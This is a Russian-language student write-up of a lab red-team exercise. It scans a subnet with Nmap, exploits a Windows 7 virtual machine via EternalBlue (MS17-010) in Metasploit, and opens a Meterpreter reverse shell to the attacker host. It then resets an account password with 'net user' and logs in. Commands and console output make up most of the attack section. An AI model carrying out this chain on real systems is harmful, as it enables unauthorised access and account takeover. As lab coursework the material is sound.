Практическое задание: кейс Red Team

1. Определил ip своего хоста Кали hostname –I, чтобы понять диапазон для сканирования

```
┌──(k㉿k)-[~]
└─$ hostname -I
192.168.136.129
```

2. Использовав утилиту Nmap, просканировал диапазон сети с более подробным выводом информации nmap -sV 192.168.136.129/24


```
┌──(k㉿k)-[~]
└─$ nmap -sV 192.168.136.129/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 11:39 MSK
Nmap scan report for 192.168.136.2
Host is up (0.00045s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE    SERVICE VERSION
53/tcp filtered domain

Nmap scan report for 192.168.136.128
Host is up (0.00032s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-6RACH56HA5B; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Nmap scan report for 192.168.136.129
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 76.60 seconds
```

3. Найдя ip, который на мой взгляд соответствует искомому, просканировал его при помощи параметра -A (более агрессивное сканирование) nmap -A 192.168.136.128

```
┌──(k㉿k)-[~]
└─$ nmap -A 192.168.136.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 11:42 MSK
Nmap scan report for 192.168.136.128
Host is up (0.00028s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 micro
soft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-6RACH56HA5B; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Host script results:
|_nbstat: NetBIOS name: WIN-6RACH56HA5B, NetBIOS user: <unknown>, NetBIOS MAC
: 00:0c:29:fa:05:dc (VMware)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-08-14T08:43:58
|_  start_date: 2024-08-14T08:34:31
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -59m57s, deviation: 1h43m55s, median: 2s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-6RACH56HA5B
|   NetBIOS computer name: WIN-6RACH56HA5B\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-14T11:43:58+03:00

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.49 seconds

┌──(k㉿k)-[~]
└─$
```

После вывода убедился, что адрес верный, есть открытый 445 порт под win7 "445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds"

4. Приступил к эксплуатации самой уязвимости при помощи эксплойта EternalBlue и Metasploit Framework, запустив командную строку Метасплоит Msfconsole



```
msf6 > use 2
[*] Additionally setting TARGET ⇒ Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.136.128
RHOST ⇒ 192.168.136.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.136.129:4444
[*] 192.168.136.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.136.128:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.136.128:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.136.128:445 - The target is vulnerable.
[*] 192.168.136.128:445 - Connecting to target for exploitation.
[+] 192.168.136.128:445 - Connection established for exploitation.
[+] 192.168.136.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.136.128:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.136.128:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.136.128:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.136.128:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                     ice Pack 1
[+] 192.168.136.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.136.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.136.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.136.128:445 - Starting non-paged pool grooming
[+] 192.168.136.128:445 - Sending SMBv2 buffers
[+] 192.168.136.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.136.128:445 - Sending final SMBv2 buffers.
[*] 192.168.136.128:445 - Sending last fragment of exploit packet!
[*] 192.168.136.128:445 - Receiving response from exploit packet
[+] 192.168.136.128:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.136.128:445 - Sending egg to corrupted connection.
[*] 192.168.136.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.136.128
[*] Meterpreter session 1 opened (192.168.136.129:4444 → 192.168.136.128:49160) at 2024-08-14 12:29:57 +0300
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.136.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

5. Получив удаленный доступ к системе, после успешной эксплуатации уязвимости на Windows 7, через оболочку Meterpreter посмотрел:
- информацию о системе

```
meterpreter > sysinfo
Computer        : WIN-6RACH56HA5B
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : ru_RU
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

- рабочий каталог

```
meterpreter > getwd
C:\Windows\system32
meterpreter > lcd C:\
```

- пользователя и привилегии

```
meterpreter > getuid
Server username: NT AUTHORITY\система
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege
```


- запустил командную оболочку удаленной машины windows 7


```
meterpreter > shell
Process 860 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
(c) ◆◆◆◆◆◆◆◆◆ ◆◆◆◆◆◆◆◆◆◆ (Microsoft Corp.), 2009. ◆◆◆ ◆◆ ◆◆◆◆◆◆.
```

6. Сменил пароль учетной записи Sergey на windows 7 (установил 321)

```
C:\Windows\system32>net user Sergey 321
net user Sergey 321
◆◆◆◆◆◆◆ ◆◆ ◆◆◆◆◆ ◆◆◆ .
```

7. Вошёл в систему Windows 7 под учётной записью Sergey, но уже со своим паролем (пароль от учетной записи был неизвестен)




Windows 7 x64 (SF) 16.2.x
Компьютер
Поиск: Компьютер
Упорядочить
Свойства системы
Удалить или изменить программу
Подключить сетевой диск
Избранное
Загрузки
Недавние места
Рабочий стол
Библиотеки
Видео
Документы
Изображения
Музыка
Компьютер
Сеть
Жесткие диски (1)
Локальный диск (C:)
48,8 ГБ свободно из 59,9 ГБ
Устройства со съемными носителями (2)
Дисковод (A:)
DVD-дисковод (D:)
WIN-6RACH56HA5B
Рабочая группа: WORKGROUP
Память: 2,00 ГБ
Процессор: AMD Athlon(tm) II X4 6...
RU
15:53
14.08.2024